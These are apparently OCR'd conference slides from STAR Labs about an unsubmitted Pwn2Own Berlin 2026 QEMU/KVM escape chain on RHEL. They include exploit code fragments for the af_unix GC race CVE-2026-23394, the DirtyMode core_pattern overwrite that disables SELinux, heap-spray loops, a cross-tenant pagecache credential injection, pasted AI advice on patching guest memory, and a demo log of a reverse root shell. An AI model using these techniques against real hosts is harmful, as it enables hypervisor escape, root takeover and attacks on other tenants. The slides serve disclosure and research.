
- We can still open/read/write some files. What file can we manipulate ?
- **/proc/self/mem**
  - Writing to this file will **write to process' own memory**
  - e.g. pwrite(fd, data, len, ADDR)
    - Will write data to process memory at address ADDR
  - **Can write to .text section**
    - Overwrite .text section with our shellcode then jump to it
      -> **arbitrary shellcode execution**

ROP chain



open("/proc/self/mem", O_RDWR)
pwrite(fd, shellcode, len, libc+0x170000)
write to .text in libc (unused AVX512 code)
ret / jmp → libc+0x170000
shellcode executes on host

Shellcode execution to arbitrary ELF execution

- STAGE 1 — Bootstrap the loader



- STAGE 2 — In-memory ELF loader



We finally escape QEMU/KVM…kind of 😬

- Arbitrary ELF execution, can load kernel exploit
  - Still under the sandbox (seccomp and SELinux)

- Next step is to perform a kernel exploit to escalate privileges to root from within the sandbox

Choose bugs for LPE (within sandbox)

- Which syscalls are allowed in the sandbox?
- Since threads is spawnable, it’s possible to trigger a race condition bug
- Unix sockets is reachable in sandbox
- So we choose CVE-2026-23394, a race condition vuln in unix_socket

CVE-2026-23394: Race Condition in unix_gc

- Patch commit

author	Kuniyuki Iwashima <kuniyu@google.com>	2026-03-11 05:40:40 +0000
committer	Jakub Kicinski <kuba@kernel.org>	2026-03-12 13:37:18 -0700
commit	e5b31d988a41549037b8d8721a3c3cae893d8670 (patch)	
tree	29e4335aae5b107c15909f0e144d3f29c800c0f3	
parent	2c7e63d702f6c4209c5af833308e7fcbc7d4ab17 (diff)	
download	linux-e5b31d988a41549037b8d8721a3c3cae893d8670.tar.gz	

af_unix: Give up GC if MSG_PEEK intervened.

```
Igor Ushakov reported that GC purged the receive queue of
an alive socket due to a race with MSG_PEEK with a nice repro.

This is the exact same issue previously fixed by commit
cbcf01128d0a ("af_unix: fix garbage collect vs MSG_PEEK").

After GC was replaced with the current algorithm, the cited
commit removed the locking dance in unix_peek_fds() and
reintroduced the same issue.

The problem is that MSG_PEEK bumps a file refcount without
interacting with GC.

Consider an SCC containing sk-A and sk-B, where sk-A is
close()d but can be recv()ed via sk-B.

The bad thing happens if sk-A is recv()ed with MSG_PEEK from
sk-B and sk-B is close()d while GC is checking unix_vertex_dead()
for sk-A and sk-B.
```

```
The bad thing happens if sk-A is recv()ed with MSG_PEEK from
sk-B and sk-B is close()d while GC is checking unix_vertex_dead()
for sk-A and sk-B.

  GC thread                    User thread
  ---------                    -----------
  unix_vertex_dead(sk-A)
  -> true   <------.
                    \
                     `------   recv(sk-B, MSG_PEEK)
              invalidate !!    -> sk-A's file refcount : 1 -> 2

                               close(sk-B)
                               -> sk-B's file refcount : 2 -> 1
  unix_vertex_dead(sk-B)
  -> true
```

CVE-2026-23394: Race Condition in unix_gc

- in __unix_gc, there is a race condition winodows on skb
- __unix_gc purge skb without iolock, while unix_stream_read_generic peek the skb with iolock

__unix_gc

```
563
564         if (unix_graph_grouped)
565                 unix_walk_scc_fast(&hitlist);
566         else
567                 unix_walk_scc(&hitlist);
568
569         spin_unlock(&unix_gc_lock);
570
571         skb_queue_walk(&hitlist, skb) {
572                 if (UNIXCB(skb).fp)
573                         UNIXCB(skb).fp->dead = true;
574         }
575
576         __skb_queue_purge(&hitlist);
```

unix_stream_read_generic

```
2808         mutex_lock(&u->iolock);
2809
2810         skip = max(sk_peek_offset(sk, flags), 0);
2811
2812         do {
2813                 struct sk_buff *skb, *last;
2814                 int chunk;
2815
2816 redo:
2817                 unix_state_lock(sk);
2818                 if (sock_flag(sk, SOCK_DEAD)) {
2819                         err = -ECONNRESET;
2820                         goto unlock;
2821                 }
2822                 last = skb = skb_peek(&sk->sk_receive_queue);
```

CVE-2026-23394: Race Condition in unix_gc

- Once skb free in __skb_queue_purge, unix_stream_read_generic do comsume_skb on freed skb cause UAF

__unix_gc

```
563
564         if (unix_graph_grouped)
565                 unix_walk_scc_fast(&hitlist);
566         else
567                 unix_walk_scc(&hitlist);
568
569         spin_unlock(&unix_gc_lock);
570
571         skb_queue_walk(&hitlist, skb) {
572                 if (UNIXCB(skb).fp)
573                         UNIXCB(skb).fp->dead = true;
574         }
575
576         __skb_queue_purge(&hitlist);
```

unix_stream_read_generic

```
2919         /* Mark read part of skb as used */
2920         if (!(flags & MSG_PEEK)) {
2921                 UNIXCB(skb).consumed += chunk;
2922
2923                 sk_peek_offset_bwd(sk, chunk);
2924
2925                 if (UNIXCB(skb).fp) {
2926                         scm_stat_del(sk, skb);
2927                         unix_detach_fds(&scm, skb);
2928                 }
2929
2930                 if (unix_skb_len(skb))
2931                         break;
2932
2933                 skb_unlink(skb, &sk->sk_receive_queue);
2934                 consume_skb(skb);
```

CVE-2026-23394: Race Condition in unix_gc

- We can spray to reclaim skb before unix_stream_read_generic do comsume_skb
- We spray order-0 pages from the buddy allocator using skb_data to reclaim freed skb

```
for (int i = 0; i < 0x800; i++)
{
    socketpair(AF_UNIX, SOCK_STREAM, 0, sprayfd[i]);
    setsockopt(sprayfd[i][0], SOL_SOCKET, SO_SNDBUF, &sndbuf, sizeof(sndbuf));
    setsockopt(sprayfd[i][0], SOL_SOCKET, SO_RCVBUF, &rcvbuf, sizeof(rcvbuf));
    setsockopt(sprayfd[i][1], SOL_SOCKET, SO_SNDBUF, &sndbuf, sizeof(sndbuf));
    setsockopt(sprayfd[i][1], SOL_SOCKET, SO_RCVBUF, &rcvbuf, sizeof(rcvbuf));
}
```


```
for (int i = 0; i < 0x800; i++)
    write(sprayfd[i][1], payload, 0x1000);
```

CVE-2026-23394: Race Condition in unix_gc

- UAF -> control RIP ?

```
kfree_skb(skb)
  skb_release_all(skb)
    skb_release_head_state(skb)
      if (skb->destructor)
        skb->destructor(skb);   // RIP control

// exploit idea
fake_skb->destructor = pivot_or_callback;
```


You sure the LPE exploit is working ?
Shut up, what could go wrong with kernel ROP ?
CONFIG_X86_KERNEL_IBT=y
imgflip.com

Why IBT make ROP not work?

- IBT checks indirect CALL/JMP require begin with ENDBR64

```
kfree_skb(skb)
  skb_release_all(skb)
    skb_release_head_state(skb)
      if (skb->destructor)
        skb->destructor(skb);   // IBT blocked jmp to ROP gadget
```

DirtyMode: Data-Only Exploit Technique

- An exploit technique introduced by Nebula Security through kernelCTF

DirtyMode

DirtyMode is a data-only technique that uses a weak arbitrary-write primitive to modify the flags of a critical kernel resource in order to help gain privileges without control-flow hijacking.

For example, DirtyMode works with the following primitives:

- An arbitrary-address write where the written value is a random pointer, e.g., via a UAF unlink primitive.
- An arbitrary-address decrement, e.g., via a refcounted free.
- An arbitrary-address increment that can be triggered twice.

By overwriting the `mode` field of `core_pattern` (i.e., `coredump_sysctls[1].mode`) to grant write permission, unprivileged users can then write to `core_pattern` arbitrarily. Root privileges can then be obtained directly by triggering a usermode helper.

In general, DirtyMode targeting `core_pattern` works with absolute-address write primitives that can set the resulting value to some `x` such that `x & 2 == 2`. Enabling `STATIC_USERMODE_HELPER` can mitigate this DirtyMode exploitation path.

DirtyMode: Data-Only Exploit Technique

- With DirtyMode we can decrease core_pattern's mode from 0644 to 0643 (write bit on)
- With another decrement we can also disable selinux

```
7070 void __skb_ext_put(struct skb_ext *ext)
7071 {
7072         /* If this is last clone, nothing can increment
7073          * it after check passes.  Avoids one atomic op.
7074          */
7075         if (refcount_read(&ext->refcnt) == 1)
7076                 goto free_now;
7077
7078         if (!refcount_dec_and_test(&ext->refcnt))
7079                 return;
```

```
1091 static void skb_release_data(struct sk_buff *skb, enum skb_drop_reason reason)
1092 {
1093         struct skb_shared_info *shinfo = skb_shinfo(skb);
1094         int i;
1095
1096         if (!skb_data_unref(skb, shinfo))
1097                 goto exit;
```

Arbitrary memory decrement primitive in sk_buff cleanup

- Payload to perform two decrements

```
// data-only intent
skb->destructor       = NULL;         // no function call
skb->active_ext       = 1;            // enter skb_ext_put
skb->extensions       = target_a;     // selinux_state.enforcing

skb->flags            = CLONED | FCLONE_CLONE;
skb->head/end         = shinfo_base; // shinfo->dataref -> target_b
skb->users            = 1;            // kfree_skb proceeds
skb->fclone_ref       = nonzero;      // survive the free path
```

From two decrements to rooting the host

- Prepare root payload in memfd
- Write core_pattern to point to our memfd
- Trgger SIGSEGV to trigger our root payload

```
// concept from core_pattern_dirtymode.c
pwn_mfd = memfd_create("pwn", 0);
write(pwn_mfd, "#!/bin/bash
" REDACTED_CMD "
", ...);

// after full win: core_pattern is world-writable
core_pattern = "|/proc/<pid>/fd/<memfd>";
write("/proc/sys/kernel/core_pattern", core_pattern);

// trigger SIGSEGV -> do_coredump ->
call_usermodehelper
*(volatile int *)0 = 0;
```

Exploit Reliability for Pwn2Own

- Goal: The exploit must succeed within 3 attempts
- Main Failure reason
  - Race Miss
    - GC does not enter the target timing window
  - Incorrect Reclaim
    - The freed slot is not reclaimed by the fake skb.
  - Partial Success
    - Only arb_dec #1 succeeds and disables SELinux, while the file mode remains 0644.
  - Not fast enough
    - Due to the VM power-off, we only have 10 seconds to run our LPE exploit

Improvement #1 to Reduce Race Miss

- More fds means a larger AF_UNIX reference graph.
- More close/send/recv pressure means more chances to overlap GC and MSG_PEEK.

```
// final-code shape
#define FD_MAX 0x2000
int cross[0x200][2];

setrlimit(RLIMIT_NOFILE, 0xf000);

for (int i = 0; i < FD_MAX / 2; i++)
  socketpair(AF_UNIX, SOCK_STREAM, 0,
victim_fd);

for (int i = 0; i < FD_MAX - 1; i++)
  send_fd(rev[i + 1], seq[i], 1);
```

Improvement #2 to Reduce Race Miss

- Widen the race window when recv skb

```
#define MPROTECT_REGION_SIZE (20ULL * 1024 * 1024 * 1024)
#define BUYTIME_THREADS 256

static void *slow_mprotect(void *) {
  for (;;) {
    madvise(mprotect_region, PAGE, MADV_DONTNEED);
    barrier();
    mprotect(mprotect_region, BIG_REGION, toggle ? RW : R);
    barrier();
  }
}

// buytime threads sleep on an armed timer to shape scheduling
```

Improvement #3: Reduce Incorrect Reclaim

- Spray more !!

```
// git diff summary: higher success rate
- int sprayfd[0x400][2];
+ int sprayfd[0x800][2];

for (int i = 0; i < SPRAY_N; i++) {
  socketpair(AF_UNIX, SOCK_STREAM, 0, sprayfd[i]);
  setsockopt(... SO_SNDBUF / SO_RCVBUF ...);
}

for (int i = 0; i < SPRAY_N; i++)
  write(sprayfd[i][1], payload, 0x1000);
```

Improvement #4: Avoid Partial Success

- Call membarrier(GLOBAL)
- IPI all CPUs, so the forged object is visible before release helpers read it

```
// final spray thread concept
for (int i = 0; i < 0x800; i++)
  write(sprayfd[i][1], payload, 0x1000);

// make the forged skb visible before kfree_skb reads it
syscall(SYS_membarrier, MEMBARRIER_CMD_GLOBAL, 0, 0);

barrier();
```

LPE success

- We successfully improved our LPE exploit
  - Execute within 10 seconds
  - Near-100% success rate
  - Giving us a reverse root shell on the RHEL host system

- The final step is to achieve cross tenant attack


Cross Tenant attack

- We now have root on Redhat host with selinux disabled
- VM2 is running as a normal user
- So cross tenant attack equals charity?



Cross Tenant attack - Way 0

- Win Cross Tenant attack like it’s for charity by QGA
- QGA is qemu-guest-agent, running inside a VM that lets host issue cmd to guests, like executing programs or setting passwords
- One line to win: qm guest exec <vmid> -- /bin/bash -c "touch /tmp/pwned"
- But it’s not by default installed, can we find another way?



Cross Tenant attack - Way 1

- Use root to shutdown VM2
- Mount the filesystem of VM2 and add our credentials to VM2
- Restart VM2 and login with the credentials to demonstrate cross tenant attack
- But what if ZDI said can not suspend/resume/restart VM2?

Cross Tenant attack - Way 2

- Use /proc/<pid>/maps to overwrite remote VM2 memory looks promising
- But how we can know what to overwrite?
- AI provide some options, but none of them looks elegant

Layer 3: actually injecting

Once you have the host VA of the bytes you want to overwrite:

- **Pause the vCPUs first** (virsh suspend, or QMP stop). Otherwise you race the guest and risk torn writes / executing half-modified instructions.
- **Write via /proc/$qemu/mem** with pwrite() at the right offset. You bypass the guest's page protections entirely, because the MMU enforcement happens guest-side; you are writing host-side, directly to the physical page that backs the guest mapping. So you can pat
supposedly-RX kernel .text even though the guest has it marked read-execute.
- **Cache/TLB coherence.** On x86 with normal write-back memory, the guest CPU's data cache is coherent with host writes (same physical lines). The instruction cache and TLB are not strictly coherent with stores on x86 either — but in practice, after virsh resume, b
 time the guest schedules and re-enters the patched code you're fine for most targets. For surgical patches, force a vmexit (e.g. virsh suspend; virsh resume) which invalidates TLBs.
- **What to overwrite.** Two common patterns:
  - **Userspace hijack:** find a process blocked in a syscall (e.g. a shell sitting in read()), overwrite the return address on its kernel stack or its userspace RIP, point at shellcode you wrote into an anonymous page of the same process. When the syscall returns,
jumps to your code, running as that user.
  - **Kernel hijack:** overwrite a function pointer (sys_call_table[__NR_uname], a netfilter hook, a file_operations vtable for a device the guest will touch). Next time the guest invokes it, your code runs in ring 0.

TL;DR of the workflow

```
virsh suspend myvm
qemu  -s                              # or attach gdbstub via monitor
gdb vmlinux → target remote :1234     # symbolic, walks page tables for free
   find target (function pointer, RIP, etc.)
   set *(...) = payload_addr
virsh resume myvm
```

If you don't have vmlinux/symbols and can't use gdbstub, use **libvmi** with a kernel profile. If you don't even have that, **scan the RAM blob for signatures** (Volatility-style) and accept lower precision.

Cross Tenant attack - Way 2

- Pagecache attack
- First simulate a fake console login(random password), so /etc/passwd will be in the pagecache
- Then we scan the VM2’s memory to find the pattern and replace with our credentials
- Console login again successfully

DEMO

```
[msg]   ktext trial 4: 0xffffffffa1200000
[msg]   ktext trial 5: 0xffffffffa1200000
[msg]   ktext trial 6: 0xffffffffa1200000
[msg]   consensus: 7/7
ktext result: 0xffffffffa1200000
[*] ktext             = 0xffffffffa1200000
[*] selinux_state     = 0xffffffffa441a240
[*] core_pattern      = 0xffffffffa36add00
[*] core_pattern_mode = 0xffffffffa36adc2c (should be 0644)
=== af_unix GC race exploit (DirtyMode — data-only) ===
[msg] [!] FULL WIN: core_pattern mode=0643
[msg] [*] writing core_pattern from userspace...
[*] core_pattern = |/proc/7417/fd/4
[*] triggering SEGV for coredump...

[revsh] Connection from ('192.168.86.97', 63697)
[revsh] uploading ./pagecache_attack.py (16822 bytes) → /tmp/pagecache_attack.py ...
[revsh] entering interactive mode — Ctrl-] to detach

                                                bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
< > /tmp/pagecache_attack.py && echo '[*] upload ok'
[*] upload ok
[root@linux /]# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:kernel_generic_helper_t:s0
[root@linux /]# uname -a
Linux linux.local 6.12.0-124.56.1.el10_1.x86_64 #1 SMP PREEMPT_DYNAMIC Fri May  8 23:58:45 EDT 2026 x86_64 GNU/Linux
[root@linux /]#
```

Story time

- After finishing full-chain exploit, we shifted our focus to other P2O targets
- For KVM entry we mainly test our exploit
  - Different hardware environment
  - Exploit success rate

Registration Timeline

- May 5th - Sent email asking for registration
  - Several emails between us and ZDI confirming details
- May 7th (**signup deadline**) - Sent registration email
  - All entries with full attack scenario

- May 8th (12:00 AM) - ZDI replied…

Thanks for your patience — due to the unprecedented interest in the contest, we're doing our best to accommodate as many entries as possible. As of now, we're at our max capacity in what we can physically run at the contest due to time and venue constraints that we do not have control over. We cannot add extra contest days, etc. like we would normally do. We've been receiving hundreds of emails daily, and many weren't able to register at all.

I hope that you understand that this wasn't an easy decision, and certainly not one we wanted to make, but these are the tokens we're issuing to you now. In turn, we also know that you've been working hard on these entries. If there are withdrawals, we will do our absolute best to add another one of your entries into the contest.

STAR Labs has been assigned a registration token for **Firefox + SBX Escape**




STAR Labs has been assigned a registration token for **LM Studio**

STAR Labs has been assigned a registration token for **ESXi**

STAR Labs has been assigned a registration token for **NVIDIA Megatron**


WHERE
IS OUR KVM ???
imgflip.com


Bruce Chen May 8th at 12:23 AM
可以看一下 ZDI 的 email。我先去睡了, 雖然我覺得可能睡不著了
Also sent to the group
Swing May 8th at 12:25 AM
我觉得我完全睡不着了


Swing
@bestswngs
准备好久的qemu-kvm 虚拟机逃逸好像没注册上
心态有点炸裂了
上午12:39 · 2026年5月8日 · 5,970 次查看
5
1
41
相關
發佈你的回覆
Bruce Chen @bruce30262 · 5月8日
1
Swing @bestswngs · 5月8日


Last-ditch effort


- Swap Firefox for KVM ?
  - ZDI: 🤷
- Ask them in person before contest
  - ZDI: 😮‍💨

Pwn2Own Berlin 2026 entry list

- RHEL: 6
- OpenAI Codex: 5
- Windows 11: 5
- Claude Code: 4
- Megatron Bridge: 4
- LiteLLM: 3
- LM Studio: 3
- ……..
- KVM: 0




Your plan
100k$
bounty


Reality
Finding bugs
Found usable bugs and pop calc
Bug out of scope
Need new bug and bypass mitigations
Escape QEMU/KVM and start LPE
LPE success rate too low
Full-chain exploit done !
Pwn2Own registration failed: too many entries

Full Timeline

04/01	●	Start attacking QEMU/KVM (1st attempt)
04/03	●	Found Bug 1 (OOB write) + SLIRP info leak bug
04/06	●	Pop calc (ASLR off)
04/09	●	ZDI: Confirm ENV + SLIRP out of scope. Found Bug 2 (info leak)
04/15	●	**Arbitrary shellcode + LPE ELF loading -> QEMU/KVM escape done**
04/18	●	LPE done (bypass kernel IBT)
04/20	●	Cross-tenant attack done
04/22	●	**LPE improved (much higher success rate) -> Full-chain exploit done**
04/22 – 05/06	▮	Testing / tweaking the full-chain exploit
05/07	●	**Signup deadline —** sent registration email with full attack scenario
05/08	●	**Reply has no KVM category. Asked to swap Firefox -> KVM**
05/11	●	ZDI replied: they won't swap the entry
05/13	●	**Asked ZDI in person — declined again. Registration failed**
05/14 – 05/16	▮	Pwn2Own Berlin 2026

● milestone ● external / neutral ▮ duration ● blocked

Takeaways

- A total of 3 bugs for pwning QEMU/KVM on RHEL
- Bypass various mitigations via different tricks
  - Overwriting **/proc/self/mem**
  - **DirtyMode**
- Manipulate pagecache to achieve cross tenant code execution

Takeaways

- Sharing how we failed to register the KVM entry 🤡
- Reflecting on our registration process
  - We should’ve submitted our KVM attack scenario earlier
    - All our accepted entries had been approved by ZDI before we sent the final registration email

Final Thoughts

- AI is reshaping the security research industry
  - Finding bugs: much faster
  - Writing exploits: much faster, much easier
  - Anyone can find the easy bugs now -> our edge is the deep bugs AI can't reach

- Integrating AI isn't enough — you have to master it
  - It's not just **prompting** — it's **orchestrating**
    - subagents, plan mode, multi-agent workflows…etc

References

- Pwn2Own Berlin 2026 Rules
- 虚拟化技术简介 —— 以 Intel VT-x/KVM/QEMU 为例
- QEMU calc_image_hostmem Integer Overflow Local Privilege Escalation Vulnerability
- 32C3 CTF sandbox writeup · Online tukan sanctuary
- DirtyMode

Q & A

Thanks for listening

https://starlabs.sg

@STARLabs_SG